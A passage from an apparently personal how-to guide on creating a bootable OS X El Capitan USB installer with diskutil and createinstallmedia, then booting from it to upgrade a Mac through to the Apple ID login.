When it's all on your machine, the installer will automatically kick in.
Step 2: Go USB
Now that you have the thing in your drive, don't proceed with the upgrade.
When you reach this screen:

do not proceed! You can quit the installer, if you want:

It won't delete the files from your drive. It is also possible to continue installing on that Mac, but don't do it yet. Take a copy of the files first.
Take at least a 8 GiB USB-storage. 4 won't do it, but any larger will. In my case, the USB-stick appeared as /dev/disk3. That may vary on your system. Also it is possible to use some GUI-tools on OS X to format your drives, but as a Linux-nerd I don't know about them.
It is very likely, that the disk is mounted and will display an icon on your desktop, and will appear on your Finder. The diskutil will unmount it automatically on partition, but I wanted to make sure and did:
# sudo diskutil umount /Volumes/MyUSBdrive
Next step is to make sure, the stick is in a Mac-format (this needs to be run as root, that's what the sudo is for). This will partition and format the entire stick into Mac-use:
# sudo /bin/bash

root# diskutil partitionDisk /dev/disk3 1 GPT jhfs+ "OS X El Capitan" 0b
It will say something like this as a result:
Started partitioning on disk3

Unmounting disk

Creating the partition map

Waiting for the disks to reappear

Formatting disk3s2 as Mac OS Extended (Journaled) with name OS X El Capitan

Initialized /dev/rdisk3s2 as a 7 GB case-insensitive HFS Plus volume with a 8192k journal

Mounting disk

Finished partitioning on disk3

/dev/disk3

#: TYPE NAME SIZE IDENTIFIER

0: GUID_partition_scheme *8.0 GB disk3

1: EFI EFI 209.7 MB disk3s1

2: Apple_HFS OS X El Capitan 7.7 GB disk3s2
Next thing is to confirm, that the volume with given name will be mounted:
root# ls -l /Volumes/

total 40

lrwxr-xr-x 1 root admin 1 Aug 29 12:24 Macintosh HD -> /

drwxrwxr-x 7 root wheel 306 Oct 10 12:41 OS X El Capitan
If it does, you're ready to go. Copy the thing into it:
root# cd /Applications/Install\ OS\ X\ El\ Capitan.app/Contents/Resources/

root# ./createinstallmedia --volume /Volumes/OS\ X\ El\ Capitan/ \

--applicationpath /Applications/Install\ OS\ X\ El\ Capitan.app/ \

--nointeraction
It will result in a lengthy process saying:
Erasing Disk: 0%... 10%... 20%... 30%...100%...

Copying installer files to disk...

Copy complete.

Making disk bootable...

Copying boot files...

Copy complete.

Done.
Step 3: Go update
Your stick is ready. This is the part you will be replicating to any of your Macs you want to upgrade.
Reboot the Mac and make sure to boot from the USB. This can be achieved by pressing down option-key during boot:


The official Apple instruction at knowlegebase article HT1948 states:
To start from a USB storage device that meets the above requirements:
- connect the device
- restart
- immediately press and hold the Option key to access Startup Manager
If you successfully followed the steps, you will end up in Mac boot manager:

In that, you pretty much select the drive you want to boot from. In this particular case, making a choice for the recently prepared USB-stick will be a good one. Click the orange "Install OS X El Capitan". Both the gray HD and the network selection are there to confuse you. Ignore them and double click the USB-drive.
Most steps in this upgrade will include lot of waiting. Make sure that you have reserved couple of hours for the upgrade. Screens like this will become familiar to you:

Most time estimates are wild guesses. A 9 minute wait in reality is something like 45 minutes. Eventually the USB-stick finishes booting, and you will end up in a screen saying "To set up the installation of OS X, click Continue". Most screens will refer your upgrade as an install. It is nerve-wrecking thing, because you don't know if it is going to wipe your settings and data, or do a nice upgrade what you'd be expecting. My experience is, that it will upgrade nicely, but it won't say it properly.
Then there is a license screen which you must agree to continue. Then land on OS X Utilities. One thing you can do with a bootable stick is to upgrade or install an OS X:

When you select to go for upgrade or install, there is a welcome to OS X El Capitan screen. Click Continue. Yet another license screen appears. Click Agree and for the confirmation dialog: I have read and agree to the terms of the software license agreement, Agree. Select the install/upgrade destination as the one having a hard drive icon Macintosh HD (typical installations have that), then click Install. As the first thing, the installer/upgrader will prepare for the operation and then go for the real thing:


This is the most time-consuming part. After a minute or so, there will be an not-so-accurate estimate of time remaining for the preparation. When it has run its course, the actual installer will start. So if the screen says 1 minute left, do not believe it for a second. In my iMac, one cup of coffee doesn't do it. You can easily cook and eat a meal and then have the coffee while the installer/upgrader runs. Especially the final phase saying "About a second remaining" will take ages. My hardware isn't especially old or slow, but ... the process is.
Step 4: Finishing touches
After you've done your waiting. A reboot will result. At this point you'll need to login into your precious upgraded Mac with your local user account.


On successful login, you will end up in the OOBE (or out-of-box experience). Apple makes an effort to not allow stolen hardware to be used and they pretty much require you to login to Apple ID during install:


Since I have a 2-factor authentication enabled for my Apple ID, a 2FA-screen will appear during the process:


